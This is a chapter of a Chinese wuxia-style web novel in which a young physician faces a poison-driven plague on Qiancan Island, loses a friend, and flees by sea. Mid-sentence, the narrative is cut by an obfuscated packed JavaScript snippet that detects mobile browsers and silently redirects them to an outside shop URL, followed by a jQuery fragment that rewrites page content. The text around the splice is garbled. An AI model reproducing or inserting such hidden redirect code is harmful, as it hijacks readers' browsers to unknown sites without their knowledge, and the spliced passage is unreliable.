千蚕岛阴雨绵绵,像是被困在了雨季里。
开满大街的月桂早已不堪雨滴的重负,一个两个败下阵来,零零碎碎落进泥土里。
魏裘玉撑着伞,路过那一排桂花树时,金黄的花瓣似下定了决心,摇摇晃晃落在了她的发梢。
她此次出宫是为了买果脯。
梁秋云旧疾复发,咳喘不止。魏裘玉用药又只关心药效不在乎滋味,每次都苦得梁秋云牙齿打颤。
还是慕容琴枝向她建议买些果脯,她这才冒雨出宫。
空无一人的大街被雨水逐渐覆盖,魏裘玉走遍每一家店都不见开门,便兜兜转转又来到了那家面馆。
她收起伞进门,入眼的是久未擦拭的桌椅,上头趴着一层薄薄的灰。
魏裘玉皱着眉,一副慊弃的模样环顾四周,喊道:“有人吗?”
无人应她。
她又撑开伞,正欲离开,身后传来急促的脚步声。魏裘玉下意识转身,却险些被迎面冲来的店小二撞倒。
好在她一个侧身滚到一旁,才幸免于难。照店小二跑过来的速度,倘若她避之不及,定是要被撞出二里地,撞的头破血流。
她撑起身子,惊心于刚才的一幕,气息有些虚浮地看着眼前神志不清的人。
魏裘玉敏锐地发觉了他的不对劲。
面前人双眼失神,脸色乌青,四肢僵硬不说,刚才跑过来的姿势也很怪异,魏裘玉初步判断,他中毒了。
店小二爬起身,明明脸上额头上已经破皮流血,可他像没有感知般不管不顾地,继续冲向魏裘玉。
魏裘玉虽然医术了得,但武功完全小白,仅会的两套招式,一套是五禽戏,一套是八段锦。
所以她并未恋战,捡起手边的伞,趁其不备跑了出去。
身后店小二穷追不舍,魏裘玉气喘吁吁一刻不敢停歇。
而此时雨也越下越大,淋的魏裘玉拿不稳纸伞,索性一把朝着店小二扔了去,对方立刻被砸倒在地。
魏裘玉却并未松懈,趁机加快脚步跑向竹宫。
不知怎的,第六感告诉她还未脱离危险。
果然,下一秒她便在宫门口看到了断臂剑仙。
见断臂的剑已经出鞘,魏裘玉心底万分不安,因为她感受到了对方锋利锐意的剑气。
江湖上有个不成文的规定——剑客的剑只有在杀人的时候才可出鞘。
虽然不乏断臂这样的剑痴,为了比剑而拔剑四顾的,但显然魏裘玉从来都不在断臂的比试名单上。
不出意外,她如今应是进了断臂的暗杀名单。
暴雨袭来,魏裘玉站在雨中随风摇晃,她看着断臂一步步靠近,而她绞尽脑汁却想不出破局的办法。
而这时,身后挣脱束缚的店小二也追了上来。现在前有狼后有狗,魏裘玉被困在包围圈内,她目光冷冽地环顾四周。
她知道自己死不了,可她不想任人宰割,坐以待毙。
断臂跟店小二怕是都中了什么邪毒,若真如此那岛上的百姓恐有危险,所以她必须回宫告诉师傅,合力研制出解药。
哪怕受伤,哪怕流血,她也要回去!
否则后果不堪设想!
于是趁其不备,魏裘玉一步试探,在店小二扑上来时瞬间抽身,绕开他跑向断臂身后的宫门。虽然知道免不了要受伤,但利剑刺入皮肉的那一刻,魏裘玉还是痛到难忍。
好在她特地选好了角度,只刺伤了肩膀并未伤到要害。看着鲜血低落雨水中,又被倾盆的大雨冲淡,魏裘玉恍惚一瞬后立刻奔向竹宫。
身后断臂与店小二本欲追捕,可不知为何二人同时停下,毫无征兆地双双倒地。
就像是被人操纵着,刻意而为之。
魏裘玉捂住肩膀上的伤口回到了竹宫,并命人将宫外的二人绑起来关在地牢,嘱咐下人打来热水后,她关上房门开始清理伤口。
聂弘枝不在今照殿,倒是方便了她。
看着刺目的伤口,魏裘玉眼底一片黯然。
她八岁随白雾涯离开南梁来到千蚕岛,十年年来从未受过伤,而今日所发生的一切仿佛是在提醒她,命中注定的根本躲不掉。
收拾好桌面换好衣服,还不等她平复心情,消化刚才的一切,就见慕容琴枝火急火燎地闯入门内,表情难看的如吃了十斤黄连般。
慕容琴枝:“梁姑娘……死了。”
“哐当——”装着伤药的瓷瓶落地,裂做死亡的枯花,铺满脚下。
魏裘玉赶去琼华殿时,白雾涯已经在了。见她过来,沉重惋惜地开口说:“裘玉,梁姑娘死了。”
魏裘玉只觉脚底如灌铅般寸步难行,明明今早还好好的一个人怎么突然就死了?
看着躺在床上、闭着眼与世长辞的梁秋云,魏裘玉心中感慨万千,却化不成一滴泪。
她眼眶干涩,鼻腔刺痛,面色平淡如常地开口问:“死因呢?”
白雾涯担忧地看着她:“毒发身亡。”
魏裘玉身子一怔,心底悲然。
她缓缓吐出一丝浊气,语气淡然道:“好。”
慕容琴枝在一旁看她这副模样,心疼的同时也担心她会想不开。
梁秋云是春晖毒发身亡,而春晖的毒性本应已经被魏裘玉彻底祛除,可如今出了这档子事,她担心魏裘玉会自责。
“裘玉,你别多想。梁姑娘虽是毒发身亡,但是与你无关。”
魏裘玉沉默不语,转身离开。
慕容琴枝不放心她,与白雾涯对视一眼,而后快步跟上她。
“裘玉——!”
魏裘玉并未停下脚步,她从琼华殿一路走到今照殿,不由分说的将医册打开,一页一页翻找。
慕容琴枝看她如此决绝,忍不住上前劝说:“白师傅说了,梁姑娘虽然是因春晖而死,但并不是原来的春晖。你没有失误,你真的把毒解了。”
魏裘玉却仿佛什么也听不到似的,执着地翻着医册,直到将整本册子翻完也未见梁秋云的那一页。
突然,她像是想起什么一样,紧闭双眼放缓呼吸。
她这么爱偷懒的人,怎么可能认真记录治病救人的全过程?更何况她对自己的医术一向很自信……
慕容琴枝宽慰她不必自责,魏裘玉也如此告诉自己。
心底响起无数声音,自恋的、自傲的、自省的、自责的,一句接着一句对她进行心里慰问。
“她体内的春晖早就被我解了,害死她的不是我。”
“我医术这么高明,怎么可能连区区春晖都解不了?一定是她自己的原因。”
“若我这几日多留意她,也不至于现在阴阳相隔。”
“是我的错。”
……
“师傅有说怎么处理她的尸体吗?”魏裘玉开口,慕容琴枝的担忧被消解几分。
“没有。”
魏裘玉:“那就送回帝京安葬,顺便吊唁。”
慕容琴枝点点头,觉得这个安排很合理。梁秋云是帝京人,死了回到故土也很合理。而魏裘玉是她一生之中,最后一位好友,回京吊唁她也很合理……突然,她想到了什么,急不可耐地开口。
“你要去帝京?!”魏裘玉点头应下,神色自若地整理医册,仿佛什么都未发生一样。
慕容琴枝却急的不行:“绝对不行!你忘了白师傅的忠告了吗?”
魏裘玉抿了抿唇:“琴枝,师父是师父,我是我。纵然他是为我好,可我不是人偶,做不到事事言听计从。我要去帝京不只是为了梁秋云……”
想到店小二跟断臂剑仙的所为,魏裘玉直觉此事绝不简单,背后定有高人谋划。
而害死梁秋云的春晖,是解毒后重新下在她身上的。此人恨透了梁秋云,不惜下两次毒也要置她于死地。
她与梁秋云的感情并不深厚,她可以没有梁秋云这个朋友,但梁秋云好像只剩她了。
还记得那日梁秋云问她,毒伤痊愈后愿不愿意一起去帝京?她嘴上顺从答应,其实心底不太愿意,一直想找个机会告诉梁秋云真实想法。
可惜再也没机会了。
在梁秋云死前的走马灯中,魏裘玉答应与她一起去帝京,是她永远无法办到的遗憾。
没时间因此而悲伤,现在有更重要的事情等着她做。
她将今日发生的一切,以及所有猜想全部告诉了白雾涯,白雾涯在看到魏裘玉肩膀处的绷带时,温和的表情瞬间崩裂。
而在看到魏裘玉认命的眼神后,白雾涯又迅速整理好思绪,将刚才的悲恸收起。可他不知,魏裘玉早已看到他眼角残留的那份悯然。
地牢内阴暗潮湿,鼠蚁蚊虫却将这里当做了栖息地,常来光顾。
“哗啦——哗啦——”
沉重的铁链被二人挣脱出声响,在整个地牢回荡着。
断臂与店小二早已醒来,二人走来如同见到什么猎物般,拼了命地朝魏裘玉与白雾涯扑来。若不是有铁链的限制,再多一寸魏裘玉便要被断臂伤到。
魏裘玉挥开她那双沾满血渍和污泥的手,看了她一眼,问:“是何毒?”
白雾涯在她身后仔细观察着牢里的二人,经过片刻的思索后,语气沉重地开口:“是蛊毒……”
魏裘玉擅长毒术,却不擅长蛊术,且师傅也鲜少教她关于蛊术的知识。此刻就算知道毒因,她也束手无策。
回到今照殿,白雾涯一刻未歇便开始翻阅古籍医书,魏裘玉也没闲着,早早就让慕容琴枝集结宫内的士兵出宫巡查,凡是见到神志不清者一律抓回地牢关押。
而聂弘枝则安静待在一旁,默默注视着魏裘玉。
-
千蚕岛的变故来势汹汹,不少百姓毫无预兆的发疯攻击人,更有极端者,食人肉喝人血,岛上百姓人心惶惶,全部闭门不出。
可随着毒发的人越来越多,地牢挤满了岛民。魏裘玉本以为此毒感染的范围很小,可在地牢里看到那几位江湖侠客时,她才恍然,这场变故绝非此前猜想的那般简单。
下毒之人,是想毁了整座岛。
魏裘玉告诉白雾涯,她们不能再等,必须马上找出解毒之法,否则千蚕岛不堪重负,必将毁于一旦。而距离千蚕岛最近的国都是南梁覃玉城,是她出生的地方。倘若这些患毒的百姓逃到覃玉,那么对南梁来说将是前所未有的浩劫。
她绝不允许这样的事发生。
这日是慕容琴枝率兵巡城的第五日,白雾涯率领竹宫上下走到岛上的祭神台,向底下的百姓保证道:“如今毒患已经被我们控制住,我们也会尽快找出解毒之法,还大家一个安居乐业的千蚕岛。”
虽然白雾涯等人在岛上素有美称,可到了性命攸关之际,没有几个人愿意将性命委托到别人手中。
“我二伯被锁在地牢里生不如死,这就是你们口中的控制吗?”
微弱的声音落入沉默的人群,一石激起千层浪,百姓心中的不满与不安顿时找到了发泄的出口。
“我夫君现在人不人鬼不鬼的,我的孩子才三岁!每天都吵着要父亲,我能怎么办?!”
“凭什么!凭什么是我夫人——凭什么!”
“岛上七十户,没有一家是团圆的!可你们竹宫呢?一个中毒的都没有!这不公平!”
“就是啊,我们骨肉分离亲人分别,可你们高高在上地安慰又能抵什么用!不是医仙吗?不是药王吗?解药呢!”
……
魏裘玉站在白雾涯身边看着底下的混乱,听着来自四面八方的控诉与哀嚎,眼底悲悯尽显。
可她无能为力。
眼看有人哭到昏厥,魏裘玉刚想上前却被白雾涯拉了回来,眼神示意她不要乱动。
果然下一秒,百姓暴乱,控诉竹宫的不作为。
先是骂白雾涯这个名义上的竹宫之主,接着是魏裘玉这个徒弟,然后从上到下依次骂了个遍,最后民愤群起,纷纷嚷着上前讨伐。
士兵将盾摆在身前,连成一排将竹宫的人狠狠护在身后。
就在一片嘈杂中,一道机灵清脆的声音响起。
“大家别吵了,我有办法!”
说话的人,正;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17511524|203022||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
是中了蛊毒的陆璃。
嘈杂声瞬间小了许多,直到周围安静下来,他才继续道:“我曾在一本上古医书中看到过,这叫神怒。”
“传闻人间的雨是天神的泪,此次千蚕岛大雨连绵不绝是天神受到了人间的反噬,一怒之下降下了诅咒,天命难违。
人长时间接触带有诅咒的雨水,会成为天神在人间的傀儡,任凭差遣,所以才会有人变得疯癫、痴傻,疯狂攻击人。
而想要破除诅咒,需要献祭一位可以让天神消气的天命之子。
天命之子需在阴年阴月阴日生,且出生当天天降异常。或百鸟朝凤,或九星连珠,又或者时——
红月凌空。”
白雾涯和魏裘玉在听到天命之子和红月凌空时,都下意识的皱起眉,接着藏好眼底的复杂。
聂弘枝淡淡看了她一眼,问她:“怎么了?”
魏裘玉沉思一瞬,道:“若没记错,你便是红月出生的。”
见聂弘枝目光释然,表情淡定,一副置身事外的样子倒显得魏裘玉比他着急了。
“不用担心,我不会死。”聂弘枝安抚道。
魏裘玉不假思索地看着他,什么都没说,就这样一直看着。
“若我被献祭,你会救我,对吗?”聂弘枝问。
魏裘玉垂眸,拒绝回答这个问题。
聂弘枝:“可我是你的药童。”
魏裘玉不以为意,她早已习惯聂弘枝较真的模样。可聂弘枝下一句的坚定,让她慌了神。
“你必须救我。”
魏裘玉收起复杂情绪,薄唇轻启地说:“好。”
陆璃继续道:“而我们还算幸运,这座岛上便有那位红月出生的天选之子!”
百姓听他这么一说,纷纷燃起希望。
“谁啊!谁是红月出生的?快自己站出来!”
“是啊,快出来吧!我们会安顿好你的家室的!”
“再不出来我们都要死了!”
“到底是谁啊!”
……
陆璃勾唇一笑,继续道:“大家不必惊慌,此人就在你们面前。”
百姓们面面相觑,你指责我我指责你,生怕被对方先污蔑清白。
直到陆璃再次开口:“红月出生之人既是天命之子,必定非富即贵。大家不妨看看那祭神台之上?”
话毕,百姓纷纷群起而攻之,要求白雾涯交出天命之子。顿时,整座祭神台被团团围住。
白雾涯无奈,只好硬着头皮出来主持大局。
“各位!我身为竹宫之主可以负责任地告诉大家,竹宫绝无红月出生之人。”
陆璃冷哼道:“是吗白宫主?可我怎么听说,药王大人新收的药童便是在红月出生之人。”
不出所料,聂弘枝立刻成了众矢之的。
有百姓捡起石头砸向聂弘枝,嘴里还念着他是扫把星,魏裘玉则迅速将他拉到身后。她并不比聂弘枝矮多少,所以结结实实地替他挡下了那一击。
“嘶——”魏裘玉的肩膀渗出血,整个人虚弱的瘫倒在地,嘴里呜咽呜咽喘着痛意。
白雾涯见状,立刻下令回宫。
百姓们一开始不愿让他们离开,直到李婶站出来说:“人就在岛上也跑不了,何必步步紧逼?况且魏姑娘都流血了,她有什么错?”
众人这才停下脚步,不过也有几个犟骨头穷追不舍,结果就是全被拦在了宫门外。
琼华殿内,白雾涯焦急的询问魏裘玉的伤势,魏裘玉则摇摇头吐露出真实的气息,道:“我没事,都是演的。”
白雾涯脸色苍白,意识到被耍了也不生气,无奈叹了口气:“你啊……”
魏裘玉也是不得已,若不用苦肉计他们怕是再待两个钟头都无法脱身。
屋内只有师徒二人,魏裘玉收起紧绷的神情,苦笑一声,喃喃开口问:“师傅,我是不是要走了?”
她刚出生的时候,有高人预测她这一辈子不安稳,是刀光剑影的命。前八年必须大富大贵地养,是以补贵气。而后十年则要修身静心地养,是以补灵气。
直到十八岁,贵气与灵气相结合便可冲煞,稳住后半辈子的幸福。
若这期间□□损伤,便代表着贵气已破,灵气消散。
而她八字全阴,破功后必招来源源不断的杀身之祸。所以只能离开破损之地,并到人杰地灵之地续回灵气,方可抑煞。
白雾涯目光停了一瞬,而后语气轻柔道:“裘玉,其实你不必——”
魏裘玉打断道:“师傅,我受伤了。”
白雾涯看她眼神决绝,有些不忍地红了眼眶。
“裘玉……”
裘玉勾起一抹笑,安慰道:“没事的师傅,我早猜到有这么一天……只是我没想到,竟是在此情此景下。”
她声音哽咽,:“这里是我生活了十年的地方,我希望岛上百姓可以永远安居乐业。所以师傅,答应我……等我下次回来的时候,还我一个完好如初的千蚕岛。”
魏裘玉忍住落泪的念头,可微红的眼眶内是蓄满的泪水。
“答应我,好吗?”她的声音轻颤。
白雾涯侧过身,先她一步落泪。
沉声哽咽道:“好,师傅答应你……”
师徒二人面面相觑,谁都没敢去看对方湿润的双眼。
蜡烛燃尽半根,白雾涯擦去眼泪。
他将聂弘枝喊了进来,对着二人道:“北楚不宜久留,南梁未到时机,你二人只得去大盛。我在燕京城春雨巷内,有一家名为‘清净堂’的医馆,你们先去那里暂避一段时间。”
魏裘玉不舍,开口道:“师傅……”
白雾涯深吸一口气,转过身不去看她,下定决心般地说,“今晚便启程。”
魏裘玉知道白雾涯是为了她好,她必须早日离开此地,可……可她又怎么舍得下?
眼泪决堤,魏裘玉望着白雾涯离开的背影,默默垂下头,眼中泪光轻盈闪烁。
当晚,魏裘玉与聂弘枝乘着月色,在白雾涯的帮助下,坐上了前往大盛的海船。